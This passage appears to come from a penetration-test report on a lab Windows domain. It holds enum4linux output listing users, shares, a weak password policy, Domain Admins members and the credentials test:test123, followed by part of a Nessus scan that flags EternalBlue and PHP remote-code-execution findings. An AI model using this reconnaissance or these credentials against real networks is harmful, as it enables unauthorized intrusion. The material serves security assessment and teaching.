index: 0xf0f RID: 0x484 acb: 0x00000210 Account: J.
   ↪ Saunders     Name: Jay Saunders      Desc:
   ↪ ingestible
index: 0xf04 RID: 0x479 acb: 0x00000210 Account: J.
   ↪ Stevenson    Name: Jody Stevenson    Desc:
   ↪ streamside
index: 0xf28 RID: 0x49d acb: 0x00000210 Account: J.
   ↪ Torres       Name: Jeff Torres       Desc: gin
index: 0xf2a RID: 0x49f acb: 0x00000210 Account: K.
   ↪ Hudson       Name: Kim Hudson        Desc: Vogel
index: 0xe19 RID: 0x1f6 acb: 0x00000011 Account:
   ↪ krbtgt Name: (null)    Desc: Key Distribution
   ↪ Center Service Account
index: 0xf01 RID: 0x476 acb: 0x00000210 Account: L.
   ↪ Burke        Name: Lawrence Burke    Desc:
   ↪ storehouse
index: 0xf16 RID: 0x48b acb: 0x00000210 Account: L.
   ↪ Carr Name: Lorene Carr       Desc:
   ↪ counterexample
index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.
   ↪ Thornton     Name: Laverne Thornton  Desc: minim
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.
```

```
   ↪ Boyd Name: Mattie Boyd       Desc: fled
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day
   ↪   Name: Miguel Day        Desc: membrane
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.
   ↪ Mills        Name: Marty Mills       Desc: lad
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.
   ↪ Vega Name: Noel Vega Desc: Princeton
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.
   ↪ Wells        Name: Nettie Wells      Desc: slain
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.
   ↪ Pittman      Name: Phyllis Pittman   Desc:
   ↪ retrofitted
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.
   ↪ Astley       Name: Rick Astley       Desc: (null
   ↪ )
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.
   ↪ Boone        Name: Rachael Boone     Desc:
   ↪ Fuchsia
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.
   ↪ Knight       Name: Roger Knight      Desc:
   ↪ tetragonal
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.
   ↪ Ramsey       Name: Rudy Ramsey       Desc:
   ↪ incurred
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.
   ↪ Soto Name: Rex Soto  Desc: satiric
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.
   ↪ Franklin     Name: Sidney Franklin   Desc: staff
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.
   ↪ Reed Name: Sherri Reed       Desc: size
index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.
   ↪ Harmon       Name: Tyler Harmon      Desc:
   ↪ assiduous
index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.
   ↪ Nunez        Name: Travis Nunez      Desc:
   ↪ proclaim
index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.
   ↪ Oliver       Name: Tommie Oliver     Desc: pus
index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test
   ↪    Name: Pen test  Desc: nothing
index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.
   ↪ Haynes       Name: Veronica Haynes   Desc:
   ↪ diffract

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
```

```
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[C.Moreno] rid:[0x473]
user:[C.Griffin] rid:[0x474]
user:[I.Pratt] rid:[0x475]
user:[L.Burke] rid:[0x476]
user:[J.Johnson] rid:[0x477]
user:[T.Nunez] rid:[0x478]
user:[J.Stevenson] rid:[0x479]
user:[L.Thornton] rid:[0x47a]
user:[M.Day] rid:[0x47b]
user:[C.Morris] rid:[0x47c]
user:[R.Knight] rid:[0x47d]
user:[P.Pittman] rid:[0x47e]
user:[D.King] rid:[0x47f]
user:[D.Dunn] rid:[0x480]
user:[D.Manning] rid:[0x481]
user:[D.Valdez] rid:[0x482]
user:[D.Price] rid:[0x483]
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
```

```
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
user:[F.Chapman] rid:[0x4a1]
user:[E.Elliott] rid:[0x4a2]
user:[N.Vega] rid:[0x4a3]
user:[M.Boyd] rid:[0x4a4]
user:[test] rid:[0x4a5]

 ========================================
|    Share Enumeration on 192.168.0.1    |
 ========================================
do_connect: Connection to 192.168.0.1 failed (Error
   ↪ NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        Users$          Disk
Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.0.1
//192.168.0.1/ADMIN$    Mapping: DENIED, Listing: N/A
//192.168.0.1/C$        Mapping: DENIED, Listing: N/A
//192.168.0.1/Fileshare1        Mapping: OK, Listing:
   ↪ OK
//192.168.0.1/Fileshare2        Mapping: OK, Listing:
   ↪ OK
//192.168.0.1/HR        Mapping: OK, Listing: OK
//192.168.0.1/IPC$      [E] Can't understand response:
NT_STATUS_INVALID_PARAMETER listing \*
//192.168.0.1/NETLOGON  Mapping: OK, Listing: OK
//192.168.0.1/Resources Mapping: OK, Listing: OK
//192.168.0.1/SYSVOL    Mapping: OK, Listing: OK
//192.168.0.1/Users$    Mapping: OK     Listing:
   ↪ DENIED
```

```
 ====================================================
|    Password Policy Information for 192.168.0.1    |
 ====================================================


[+] Attaching to 192.168.0.1 using test:test123

[+] Trying protocol 445/SMB...

[+] Found domain(s):

        [+] UADCWNET
        [+] Builtin

[+] Password Info for Domain: UADCWNET

        [+] Minimum password length: 7
        [+] Password history length: 24
        [+] Maximum password age: 136 days 23 hours 58
           ↪  minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 ============================
|    Groups on 192.168.0.1    |
 ============================
```

```
[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

[+] Getting builtin group memberships:
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain
   ↪ Guests
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\
   ↪ IUSR
Group 'Windows Authorization Access Group' (RID: 560)
   ↪ has member: NT AUTHORITY\ENTERPRISE DOMAIN
   ↪ CONTROLLERS
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\
   ↪ INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\
   ↪ Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain
   ↪ Users
Group 'Administrators' (RID: 544) has member: UADCWNET
   ↪ \Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET
   ↪ \admin
Group 'Administrators' (RID: 544) has member: UADCWNET
   ↪ \Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET
```

```
   ↪ \Domain Admins
Group 'Pre-Windows 2000 Compatible Access' (RID: 554)
   ↪ has member: NT AUTHORITY\Authenticated Users

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0
   ↪ x23b]
group:[Denied RODC Password Replication Group] rid:[0
   ↪ x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Group Policy Creator
   ↪ Owners
Group 'Denied RODC Password Replication Group' (RID:
   ↪ 572) has member: UADCWNET\Read-only Domain
   ↪ Controllers

[+] Getting domain groups:
group:[Enterprise Read-only Domain Controllers] rid:[0
   ↪ x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
```

```
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

[+] Getting domain group memberships:
Group 'Finance' (RID: 1106) has member: UADCWNET\C.
   ↪ Griffin
Group 'Finance' (RID: 1106) has member: UADCWNET\T.
   ↪ Nunez
Group 'Finance' (RID: 1106) has member: UADCWNET\J.
   ↪ Stevenson
Group 'Finance' (RID: 1106) has member: UADCWNET\D.
   ↪ King
Group 'Finance' (RID: 1106) has member: UADCWNET\J.
   ↪ Saunders
Group 'Finance' (RID: 1106) has member: UADCWNET\C.
   ↪ Olson
Group 'Finance' (RID: 1106) has member: UADCWNET\N.
   ↪ Wells
Group 'Finance' (RID: 1106) has member: UADCWNET\N.
   ↪ Vega
Group 'Finance' (RID: 1106) has member: UADCWNET\test
Group 'Domain Users' (RID: 513) has member: UADCWNET\
   ↪ Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\
   ↪ admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\
   ↪ krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R
   ↪ .Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I
   ↪ .Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L
   ↪ .Burke
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Johnson
Group 'Domain Users' (RID: 513) has member: UADCWNET\T
   ↪ .Nunez
```

```
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Stevenson
Group 'Domain Users' (RID: 513) has member: UADCWNET\L
   ↪ .Thornton
Group 'Domain Users' (RID: 513) has member: UADCWNET\M
   ↪ .Day
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Morris
Group 'Domain Users' (RID: 513) has member: UADCWNET\R
   ↪ .Knight
Group 'Domain Users' (RID: 513) has member: UADCWNET\P
   ↪ .Pittman
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .King
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .Dunn
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .Manning
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .Valdez
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .Price
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Saunders
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Hart
Group 'Domain Users' (RID: 513) has member: UADCWNET\S
   ↪ .Reed
Group 'Domain Users' (RID: 513) has member: UADCWNET\A
   ↪ .Peters
Group 'Domain Users' (RID: 513) has member: UADCWNET\R
   ↪ .Soto
Group 'Domain Users' (RID: 513) has member: UADCWNET\V
   ↪ .Haynes
Group 'Domain Users' (RID: 513) has member: UADCWNET\R
   ↪ .Boone
Group 'Domain Users' (RID: 513) has member: UADCWNET\L
   ↪ .Carr
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Olson
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Andrews
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Anderson
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Montgomery
```

```
Group 'Domain Users' (RID: 513) has member: UADCWNET\C
   ↪ .Howard
Group 'Domain Users' (RID: 513) has member: UADCWNET\E
   ↪ .Jones
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Barrett
Group 'Domain Users' (RID: 513) has member: UADCWNET\R
   ↪ .Ramsey
Group 'Domain Users' (RID: 513) has member: UADCWNET\G
   ↪ .Walsh
Group 'Domain Users' (RID: 513) has member: UADCWNET\A
   ↪ .Medina
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Hale
Group 'Domain Users' (RID: 513) has member: UADCWNET\N
   ↪ .Wells
Group 'Domain Users' (RID: 513) has member: UADCWNET\T
   ↪ .Oliver
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Rhodes
Group 'Domain Users' (RID: 513) has member: UADCWNET\T
   ↪ .Harmon
Group 'Domain Users' (RID: 513) has member: UADCWNET\M
   ↪ .Mills
Group 'Domain Users' (RID: 513) has member: UADCWNET\D
   ↪ .Pena
Group 'Domain Users' (RID: 513) has member: UADCWNET\J
   ↪ .Torres
Group 'Domain Users' (RID: 513) has member: UADCWNET\B
   ↪ .Martin
Group 'Domain Users' (RID: 513) has member: UADCWNET\K
   ↪ .Hudson
Group 'Domain Users' (RID: 513) has member: UADCWNET\S
   ↪ .Franklin
Group 'Domain Users' (RID: 513) has member: UADCWNET\F
   ↪ .Chapman
Group 'Domain Users' (RID: 513) has member: UADCWNET\E
   ↪ .Elliott
Group 'Domain Users' (RID: 513) has member: UADCWNET\N
   ↪ .Vega
Group 'Domain Users' (RID: 513) has member: UADCWNET\M
   ↪ .Boyd
Group 'Domain Users' (RID: 513) has member: UADCWNET\
   ↪ test
Group 'Engineering' (RID: 1107) has member: UADCWNET\L
   ↪ .Thornton
```

```
Group 'Engineering' (RID: 1107) has member: UADCWNET\D
   ↪ .Dunn
Group 'Engineering' (RID: 1107) has member: UADCWNET\R
   ↪ .Soto
Group 'Engineering' (RID: 1107) has member: UADCWNET\C
   ↪ .Anderson
Group 'Engineering' (RID: 1107) has member: UADCWNET\C
   ↪ .Howard
Group 'Engineering' (RID: 1107) has member: UADCWNET\J
   ↪ .Barrett
Group 'Engineering' (RID: 1107) has member: UADCWNET\K
   ↪ .Hudson
Group 'Engineering' (RID: 1107) has member: UADCWNET\S
   ↪ .Franklin
Group 'Schema Admins' (RID: 518) has member: UADCWNET\
   ↪ Administrator
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\L.Burke
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\S.Reed
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\R.Boone
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\L.Carr
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\J.Rhodes
Group 'Human Resources' (RID: 1104) has member:
   ↪ UADCWNET\M.Boyd
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\enable$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\as400$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\1$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\media$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\homerun$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\pc36$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\clusters$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\montana$
```

```
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\illinois$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\ows$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\cork$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\tsinghua$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\lnk$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\lsan03$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\neo$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\nebraska$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\mailgate$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\unitedstates$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\hstntx$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\rtr1$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\scanner$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\ok$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\northeast$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\americas$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\rw$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member:
   ↪ UADCWNET\CLIENT2$
Group 'Sales' (RID: 1108) has member: UADCWNET\C.
   ↪ Morris
Group 'Sales' (RID: 1108) has member: UADCWNET\P.
   ↪ Pittman
Group 'Sales' (RID: 1108) has member: UADCWNET\D.
   ↪ Valdez
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Hale
Group 'Sales' (RID: 1108) has member: UADCWNET\T.
```

```
   ↪ Oliver
Group 'Sales' (RID: 1108) has member: UADCWNET\M.Mills
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Pena
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ Administrator
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ L.Thornton
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ C.Morris
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ D.Dunn
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ D.Manning
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ R.Boone
Group 'Domain Admins' (RID: 512) has member: UADCWNET\
   ↪ C.Olson
Group 'Domain Guests' (RID: 514) has member: UADCWNET\
   ↪ Guest
Group 'Group Policy Creator Owners' (RID: 520) has
   ↪ member: UADCWNET\Administrator
Group 'Legal' (RID: 1105) has member: UADCWNET\C.
   ↪ Moreno
Group 'Legal' (RID: 1105) has member: UADCWNET\I.Pratt
Group 'Legal' (RID: 1105) has member: UADCWNET\J.
   ↪ Johnson
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Day
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Hart
Group 'Legal' (RID: 1105) has member: UADCWNET\A.
   ↪ Peters
Group 'Legal' (RID: 1105) has member: UADCWNET\V.
   ↪ Haynes
Group 'Legal' (RID: 1105) has member: UADCWNET\J.
   ↪ Andrews
Group 'Legal' (RID: 1105) has member: UADCWNET\G.Walsh
Group 'Legal' (RID: 1105) has member: UADCWNET\A.
   ↪ Medina
Group 'Legal' (RID: 1105) has member: UADCWNET\T.
   ↪ Harmon
Group 'Legal' (RID: 1105) has member: UADCWNET\B.
   ↪ Martin
Group 'Domain Controllers' (RID: 516) has member:
   ↪ UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member:
   ↪ UADCWNET\SERVER2$
Group 'Enterprise Admins' (RID: 519) has member:
```

```
   ↪ UADCWNET\Administrator
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\R.Knight
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\D.Manning
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\D.Price
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\C.Montgomery
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\E.Jones
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\R.Ramsey
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\J.Torres
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\F.Chapman
Group 'Information Technology' (RID: 1109) has member:
   ↪  UADCWNET\E.Elliott

 ============================================
|    Getting printer info for 192.168.0.1    |
 ============================================
No printers returned.


enum4linux complete on Fri Nov 29 08:48:08 2019
```

Vulnerability Scanning

Basic Network Scan

Report generated by Nessus™ Fri, 29 Nov 2019 14:26:22 GMT Standard Time

Nessus Essentials

TABLE OF CONTENTS

Hosts Executive Summary

- 192.168.0.1....4
- 192.168.0.2....7
- 192.168.0.10....10
- 192.168.0.11....12

Nessus Essentials

Hosts Executive Summary

Nessus Essentials

192.168.0.1

3	7	11	1	41
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 63

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	11734	ArGoSoft Mail Server HTTP Daemon GET Request Saturation DoS
MEDIUM	5.0	18140	ArGoSoft Mail Server Pro <= 1.8.7.6 Multiple Vulnerabilities (XSS, Traversal, Priv Esc)

Nessus Essentials

MEDIUM	5.0	10073	Finger Recursive Request Arbitrary Site Redirection
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)
MEDIUM	5.0	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
MEDIUM	4.3	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	4.3	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability
LOW	1.9	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	72779	DNS Server Version Detection
INFO	N/A	54615	Device Type
INFO	N/A	35716	Ethernet Card Manufacturer Detection
INFO	N/A	86420	Ethernet MAC Addresses
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	43829	Kerberos Information Disclosure
INFO	N/A	25701	LDAP Crafted Search Request Server Information Disclosure
INFO	N/A	20870	LDAP Server Detection
INFO	N/A	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	117886	Local Checks Not Enabled (info)
INFO	N/A	72780	Microsoft DNS Server Version Detection

INFO	N/A	10394	Microsoft Windows SMB Log In Possible
INFO	N/A	10785	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure
INFO	N/A	26917	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry
INFO	N/A	11011	Microsoft Windows SMB Service Detection
INFO	N/A	100871	Microsoft Windows SMB Versions Supported (remote check)
INFO	N/A	106716	Microsoft Windows SMB2 Dialects Supported (remote check)
INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	24786	Nessus Windows Scan Not Performed with Admin Privileges
INFO	N/A	10884	Network Time Protocol (NTP) Server Detection
INFO	N/A	110723	No Credentials Provided
INFO	N/A	11936	OS Identification
INFO	N/A	48243	PHP Version Detection
INFO	N/A	66334	Patch Report
INFO	N/A	10263	SMTP Server Detection
INFO	N/A	96982	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)
INFO	N/A	22964	Service Detection
INFO	N/A	25220	TCP/IP Timestamps Supported
INFO	N/A	10281	Telnet Server Detection
INFO	N/A	10287	Traceroute Information
INFO	N/A	11154	Unknown Service Detection: Banner Retrieval
INFO	N/A	20094	VMware Virtual Machine Detection
INFO	N/A	10150	Windows NetBIOS / SMB Remote Host Information Disclosure

192.168.0.2

3	7	8	1	40
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 59

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
CRITICAL	10.0	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
CRITICAL	10.0	58987	PHP Unsupported Version Detection
HIGH	9.3	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	9.3	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
HIGH	8.5	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
HIGH	7.5	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
HIGH	7.5	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
HIGH	7.5	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
MEDIUM	6.8	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
MEDIUM	5.8	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
MEDIUM	5.8	42263	Unencrypted Telnet Server
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	72837	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)

